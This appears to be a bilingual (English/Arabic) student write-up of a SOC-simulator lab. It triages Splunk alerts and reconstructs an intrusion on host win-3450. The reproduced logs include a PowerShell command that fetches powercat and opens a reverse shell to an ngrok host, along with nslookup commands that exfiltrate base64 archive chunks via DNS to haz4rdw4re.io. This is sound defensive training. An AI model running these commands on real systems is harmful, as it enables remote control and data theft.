
المحتوى الفعلي للبريد تم حذفه لأسباب تتعلق بالخصوصية والأمان.

4. الحقول المهمة:


- **host** الجهاز الذي جمع البيانات.(10.10.123.37:8989)
- **source** المصدر الذي أرسل البيانات إلى.(Splunk (eventcollector))
- **sourcetype** نوع البيانات.(json)
- **timestamp / _time** وقت استلام الرسالة.
- **attachment** أي ملفات مرفقة None يعني لا توجد.
- **splunk_server** الخادم الذي استضاف البحث.

باختصار : هذا الناتج يظهر لنا كل التفاصيل التقنية المتوفرة عن البريد المشبوه في Splunk ، بحيث يمكننا تحليل البريد والتحقق من الروابط، المرسل، المستلم، والوقت، وكل شيء مرتبط بالحدث.

Inside the Analyst VM workstation, open the "TryDetectThis" application to look up the listed domain reputation and external URL function. TryDetectThis tool is for threat intel research.



The domain of the sender and external URL came up CLEAN Analysis, meaning the domain and URL is seemingly safe. This points to the possibility that this might be a false positive.



Incident report

Incident classification

True positive False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ▾

Time of Activity: 09/18/2025 18:24:05

List of Related Entities:

- **Sender:** boone@hatventuresworldwide.online
- **Recipient:** miguel.odonnell@tryhatme.com
- **Domain:** hatventuresworldwide.online
- **URL:** The link contained in the email (tested and confirmed safe)

Reason for Classifying as False Positive:

- The link in the email was checked using **TryDetectThis** and found to be **safe**.
- No malicious activity or harmful attachments were detected.
- The alert was triggered solely because the email contained an external link, not because of an actual threat.

Report

Time of Activity: 09/18/2025 18:24:05

List of Related Entities:

- **Sender:** boone@hatventuresworldwide.online
- **Recipient:** miguel.odonnell@tryhatme.com
- **Domain:** hatventuresworldwide.online
- **URL:** The link contained in the email (tested and confirmed safe)

Reason for Classifying as False Positive:

- The link in the email was checked using **TryDetectThis** and found to be **safe**.
- No malicious activity or harmful attachments were detected.
- The alert was triggered solely because the email contained an external link, not because of an actual threat.


وقت النشاط : 18/09/2025 18:24:05


قائمة الكيانات ذات الصلة:

- المرسل : boone@hatventuresworldwide.online
- المستلم : miguel.odonnell@tryhatme.com
- النطاق : hatventuresworldwide.online
- الرابط : الرابط الموجود في البريد (تم فحصه وتأكد أنه آمن)

سبب تصنيف الحدث كـ False Positive:

- تم فحص الرابط الموجود في البريد باستخدام **TryDetectThis** ووُجد أنه آمن.
- لم يتم اكتشاف أي نشاط خبيث أو مرفقات ضارة.
- تم تفعيل التنبيه فقط لأن البريد يحتوي على رابط خارجي، وليس بسبب تهديد فعلي.





Nice work! You closed your first alert.

Congrats on closing your first alert – what a great start!
Keep triaging to find all the true positives and complete the scenario.

[Continue triaging](#)

Nice work! You closed your first alert. Congrats on closing your first alert – what a great start! Keep triaging to find all the true positives and complete the scenario.

عمل رائع! لقد أغلقت أول تنبئه لك.
تهانينا على إغلاق أول تنبئه – بداية ممتازة!
استمر في تصنيف التنبئات لاكتشاف جميع الحالات الحقيقية وإكمال السيناريو.

1027	Suspicious Parent Child Relationship	^	High	Process	Sep 18th 2025 at 19:01	Awaiting action	2+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon						
timestamp:	09/18/2025 18:59:59.948						
event.code:	1						
host.name:	win-3450						
process.name:	nslookup.exe						
process.pid:	5520						
process.parent.pid:	3728						
process.parent.name:	powershell.exe						
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAIAjNigLlfVU3cDIgAAAI.haz4rdw4re.io						
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link							

Description:

A suspicious process with an unusual parent-child relationship was detected in the environment.

Datasource: Sysmon

Timestamp: 09/18/2025 18:59:59.948

Event Details:

- **Event Code:** 1
- **Host Name:** win-3450
- **Process Name:** nslookup.exe
- **Process PID:** 5520
- **Parent Process Name:** powershell.exe
- **Parent PID:** 3728
- **Command Line:** "C:\Windows\system32\nslookup.exe"
UEsDBBQAAAIAjNigLlfVU3cDIgAAAI.haz4rdw4re.io
- **Working Directory:** C:\Users\michael.ascot\downloads\exfiltration\
- **Event Action:** Process Create (rule: ProcessCreate)

Summary:

The process nslookup.exe was spawned by powershell.exe, which is uncommon. The command executed attempts to access a suspicious domain (haz4rdw4re.io) from a downloads directory, indicating potential exfiltration activity.

الوصف:

تم اكتشاف عملية مشبوهة بعلاقة غير معتادة بين العملية الأم والعملية الفرعية في البيئة.

مصدر البيانات: Sysmon

التاريخ والوقت: 18/09/2025 18:59:59.948

تفاصيل الحدث:

- رمز الحدث 1 : 5520
- اسم الجهاز : win-3450
- اسم العملية : nslookup.exe
- معرف العملية (PID) : 5520
- اسم العملية الأم : powershell.exe
- معرف العملية الأم (Parent PID) : 3728
- سطر الأوامر : "C:\Windows\system32\nslookup.exe" UEsDBBQAAAIAjLlfVU3cDIGAAAI.haz4rdw4re.io
- مسار العمل : C:\Users\michael.ascot\downloads\exfiltration
- إجراء الحدث: إنشاء عملية (Process Create) (Process Create)

الملخص:

تم إنشاء العملية powershell.exe بواسطة nslookup.exe، وهو أمر غير شائع. تشير الأوامر المنفذة إلى محاولة الوصول إلى نطاق مشبوه (haz4rdw4re.io) من مجلد التنزيلات، مما قد يدل على نشاط محتمل لتسريب البيانات.

Alert queue

0 alerts incoming

Assigned alert(s)

[Write case report](#)

1027	Suspicious Parent Child Relationship	High	Process	Sep 18th 2025 at 19:01	👤
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon				
timestamp:	09/18/2025 18:59:59.948				
event.code:	1				
host.name:	win-3450				
process.name:	nslookup.exe				
process.pid:	5520				
process.parent.pid:	3728				
process.parent.name:	powershell.exe				
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAIAjNigLifVU3cDlqAAI.haz4rdw4re.io				
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\				
event.action:	Process Create (rule: ProcessCreate)				
Playbook link	🔗				



1 nslookup.exe

6 hour window

Server error

10 of 30 events matched No Event Sampling ▾

Job ▾ Verbose Mode ▾

Events (10) Patterns Statistics Visualization

Format Timeline ▾ + Zoom to Selection 1 hour per column

List ▾ 50 Per Page ▾

< Hide Fields i Time Event

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a datasource 1
a event.action 1
event.code 1
a host.name 1
a index 1
linecount 1
a process.command_line 10
a process.name 1

> 9/18/25 6:00:15.948 PM { [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3648
process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 09/18/2025 19:00:15.948
}
[Show as raw text](#)

i	Time	Event
		<pre> event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 4752 process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\ timestamp: 09/18/2025 18:59:59.948 } Show as raw text host = 10.10.123.37:8989 source = eventcollector sourcetype = _json </pre>
>	9/18/25 5:59:59.948 PM	<pre> { [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" UEsDBBQAAAIAjNigLlfVU3cDIgAAAI.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 5520 process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\ timestamp: 09/18/2025 18:59:59.948 } Show as raw text host = 10.10.123.37:8989 source = eventcollector sourcetype = _json </pre>

New Search

Close

1 index=* "process.parent.pid"=3728		6 hour window ▾	
Server error			
13 of 16 events matched No Event Sampling ▾			
Events (13)	Patterns	Statistics	Visualization
Format Timeline ▾	- Zoom Out	+ Zoom to Selection	X Deselect
			1 hour per column
List ▾		<input checked="" type="checkbox"/> Format	50 Per Page ▾
◀ Hide Fields	☰ All Fields	i Time	Event
SELECTED FIELDS		> 9/18/25 6:00:15.948 PM	<pre> { [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3648 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 09/18/2025 19:00:15.948 } </pre>
INTERESTING FIELDS			
<i>a</i> datasource 1 <i>a</i> event.action 1 <i>#</i> event.code 1 <i>a</i> hostname 2 <i>a</i> index 1 <i>#</i> linecount 1 <i>a</i> process.command_line 13			

New Search

Close

1 index=* powershell.exe | 6 hour window ▾ Search

! Server error

68 of 90 events matched No Event Sampling ▾

Events (68) Patterns Statistics Visualization

Format Timeline ▾ – Zoom Out + Zoom to Selection × Deselect 1 hour per column

List ▾ ✓ Format 50 Per Page ▾ ◀ Prev 1 2 Next ▶

◀ Hide Fields	☰ All Fields	🕒 Time	Event
SELECTED FIELDS		> 9/18/25 6:00:24.948 PM	<pre>{ [-] datasource: powershell event.action: Pipeline Execution Details file.path: - host.name: win-3450 message: Pipeline execution details for command line: . Context Information: DetailSequence=1 DetailTotal=1 SequenceNumber=5745 UserId=\$SF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=bbaf2919-3765-42de-b254-1953f32951cb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -2.tcp.ngrok.io -p 19282 -e powershell EngineVersion=5.1.20348.1366 RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1 ScriptName= Commandline= Details: CommandInvocation(Out-Default): "Out-Default" powershell.command.invocation_details.value: "Out-Default" }</pre>
INTERESTING FIELDS			
a host 1			
a source 1			
a sourcetype 1			
# event.code 3			
a file.path 8			
a hostname 1			
a index 1			
# linecount 1			

> 9/18/25 5:55:11.948 PM	<pre>{ [-] datasource: powershell event.action: Pipeline Execution Details file.path: - host.name: win-3450 message: Pipeline execution details for command line: \$Socket = New-Object System.Net.Sockets.TcpClient. Context Information: DetailSequence=1 DetailTotal=1 SequenceNumber=27 UserId=\$SF\michael.ascot HostName=ConsoleHost HostVersion=5.1.20348.1366 HostId=bbaf2919-3765-42de-b254-1953f32951cb HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -2.tcp.ngrok.io -p 19282 -e powershell EngineVersion=5.1.20348.1366 RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1 ScriptName= CommandLine= \$Socket = New-Object System.Net.Sockets.TcpClient Details: CommandInvocation(New-Object): "New-Object"ParameterBinding(New-Object): name="TypeName"; value="System.Net.Sockets.TcpClient" powershell.command.invocation_details.value: "New-Object", "System.Net.Sockets.TcpClient" powershell.command.name: - powershell.file.script_block_text: - process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -2.tcp.ngrok.io -p 19282 -e powershell timestamp: 09/18/2025 18:55:11.948 winlog.process.pid: - }</pre>
Show as raw text	
host = 10.10.123.37:8989 source = eventcollector sourcetype = _json	

Powercat is a multi-purpose cybersecurity tool used by red teamers for low-level network communication, functioning as a PowerShell-based alternative to [Netcat](#). Its core functions include [creating network relays](#), establishing TCP/UDP/DNS connections, [scanning for open ports](#), and [executing reverse shells](#) to gain interactive access to [systems](#), often with a focus on evading detection by traditional antivirus software.

Key Functions:

- **Low-Level Network Communication:** Powercat facilitates reading and writing data across networks using TCP and UDP protocols.
- **Reverse Shells:** It can execute reverse shells, allowing attackers to connect back to

أداة **Powercat** في الأمن السيبراني هي أداة تشبه **Netcat**، لكنها مكتوبة بلغة **PowerShell**، وتُستخدم لإنشاء اتصالات شبكة، نقل البيانات، أو تنفيذ أوامر عن بعد ضمن بيئة **Windows** ، غالباً لأغراض اختبار الاختراق أو التحليل الأمني.

```
host = 10.10.123.37:8989 | source = eventcollector | sourcetype = _json

> 9/18/25      { [-]
  5:59:01.948 PM    datasource: sysmon
                     event.action: Process Create (rule: ProcessCreate)
                     event.code: 1
                     host.name: win-3450
                     process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
                     process.name: Robocopy.exe
                     process.parent.name: powershell.exe
                     process.parent.pid: 3,728
                     process.pid: 8356
                     process.working_directory: Z:\\
                     timestamp: 09/18/2025 18:59:01.948
}
Show as raw text
host = 10.10.123.37:8989 | source = eventcollector | sourcetype = _json
```

```
9/18/25      { [-]
  5:59:12.948 PM    datasource: sysmon
                     event.action: Process Create (rule: ProcessCreate)
                     event.code: 1
                     host.name: win-3450
                     process.command_line: "C:\Windows\system32\net.exe" use Z: /delete
                     process.name: net.exe
                     process.parent.name: powershell.exe
                     process.parent.pid: 3728
                     process.pid: 8004
                     process.working_directory: C:\Users\michael.ascot\downloads\
                     timestamp: 09/18/2025 18:59:12.948
}
Show as raw text
```

The attacker downloaded powercat.ps1 from github then proceeded and established a C2 using ngrok.

The attacker used powershell to enumerate the compromised system using processes such as whoami.exe and systeminfo.exe.

The attacker mapped the file shares on the compromised machine and discovered a share that contains financial records.

The attacker used Robocopy.exe to copy the share to a separate path and zipped it in a file named exfilt8me.zip.

The attacker used nslookup.exe to perform DNS data exfiltration

قام المهاجم بتحميل **ngrok** من GitHub ثم قام بإنشاء قناة تحكم (C2) باستخدام **powercat.ps1**. استخدم المهاجم **PowerShell** لاستطلاع النظام المصاب عبر عمليات مثل `systeminfo.exe` و `whoami.exe`. قام المهاجم بتوصيل مشاركات الملفات (file shares) على الجهاز المصاب واكتشف مشاركة تحتوي على سجلات مالية. استخدم المهاجم **Robocopy.exe** لنسخ هذه المشاركة إلى مسار منفصل وقام بضغطها في ملف باسم **exfilt8me.zip**. استخدم المهاجم **DNS (DNS data exfiltration)** للتنفيذ تسريب البيانات عبر **nslookup.exe**.

To save time, I will create single report for all high alerts

Because they are related and I summarized everything in the first case.

لتوفير الوقت، سأقوم بإنشاء تقرير واحد لجميع التنبؤات عالية الخطورة، لأنها مرتبطة ببعضها وقد قمت بتلخيص كل شيء في الحالة الأولى.

1028	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	⋮
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon					
timestamp:	09/22/2025 19:25:13.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	3952					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	<code>"C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io</code>					
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link	🔗					

```
> 9/22/25 6:25:13.123 PM { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 3952
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json
```

Alert queue		0 alerts incoming
Assigned alert(s)		Write case report
1028	Suspicious Parent Child Relationship	High

1029	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	o+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:		sysmon				
timestamp:		09/22/2025 19:25:13.123				
event.code:		1				
host.name:		win-3450				
process.name:		nslookup.exe				
process.pid:		5432				
process.parent.pid:		3728				
process.parent.name:		powershell.exe				
process.command_line:		"C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io				
process.working_directory:		C:\Users\michael.ascot\downloads\exfiltration\				
event.action:		Process Create (rule: ProcessCreate)				
Playbook link						

```
> 9/22/25 6:25:13.123 PM { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 5432
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json
```

Alert queue						
Assigned alert(s)				Actions		
1029 Suspicious Parent Child Relationship High Process Sep 22nd 2025 at 19:27						o-

1030	Suspicious Parent Child Relationship	^	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	2+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon						
timestamp:	09/22/2025 19:25:13.123						
event.code:	1						
host.name:	win-3450						
process.name:	nslookup.exe						
process.pid:	3800						
process.parent.pid:	3728						
process.parent.name:	powershell.exe						
process.command_line:	"C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io						
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link ↗							

```
> 9/22/25      { [-]
6:25:13.123 PM      datasource: sysmon
                      event.action: Process Create (rule: ProcessCreate)
                      event.code: 1
                      host.name: win-3450
                      process.command_line: "C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
                      process.name: nslookup.exe
                      process.parent.name: powershell.exe
                      process.parent.pid: 3728
                      process.pid: 3800
                      process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                      timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json
```

Alert queue		0 alerts incoming
Assigned alert(s)		
1030	Suspicious Parent Child Relationship	^ High Process Sep 22nd 2025 at 19:27 2-

1031	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	👤
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon					
timestamp:	09/22/2025 19:25:13.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	6604					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\nslookup.exe" AFBLAwQUAAAAC9oC5XHhl05R8AAA.haz4rdw4re.io					
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link						

```
> 9/22/25      { [-]
6:25:13.123 PM    datasource: sysmon
                  event.action: Process Create (rule: ProcessCreate)
                  event.code: 1
                  host.name: win-3450
                  process.command_line: "C:\Windows\system32\nslookup.exe" AFBLAwQUAAAAC9oC5XHhl05R8AAA.haz4rdw4re.io
                  process.name: nslookup.exe
                  process.parent.name: powershell.exe
                  process.parent.pid: 3728
                  process.pid: 6604
                  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                  timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989 | source = EventCollector | sourcetype = json
```

Alert queue						
0 alerts incoming						Write case report
Assigned alert(s)						
1031	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	👤	✖

1032	Suspicious Parent Child Relationship	^	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon						
timestamp:	09/22/2025 19:25:13.123						
event.code:	1						
host.name:	win-3450						
process.name:	nslookup.exe						
process.pid:	5704						
process.parent.pid:	3728						
process.parent.name:	powershell.exe						
process.command_line:	"C:\Windows\system32\nslookup.exe" AdAAAAHQAAE1udmVzdG9yUHJlc2Vu.haz4rdw4re.io						
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link							

```
> 9/22/25 { [-]
6:25:13.123 PM datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" AdAAAAHQAAE1udmVzdG9yUHJlc2Vu.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 5704
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json
```

Alert queue					
0 alerts incoming					
Assigned alert(s)					Write case report
1032	Suspicious Parent Child Relationship	▼	High	Process	Sep 22nd 2025 at 19:27

1033	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action	
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.				
datasource:	sysmon					
timestamp:	09/22/2025 19:25:13.123					
event.code:	1					
host.name:	win-3450					
process.name:	nslookup.exe					
process.pid:	5696					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io					
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link						

> 9/22/25 { [-]
 6:25:13.123 PM datasource: sysmon
 event.action: Process Create (rule: ProcessCreate)
 event.code: 1
 host.name: win-3450
 process.command_line: "C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
 process.name: nslookup.exe
